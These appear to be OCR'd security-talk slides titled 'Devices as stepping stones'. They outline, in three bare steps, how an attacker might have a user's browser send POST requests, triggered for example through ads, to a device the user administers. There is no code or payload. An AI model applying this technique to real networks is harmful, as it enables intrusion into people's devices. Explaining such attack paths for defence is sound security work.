
Devices as stepping stones

Devices as stepping stones



I Administer the device

Devices as stepping stones




1 Administer the device

2 Browse internet

Internet

Devices as stepping stones




1 Administer the device

2 Browse internet

3 Trigger POST (e.g. via Ads)

Devices as stepping stones




2 Browse internet

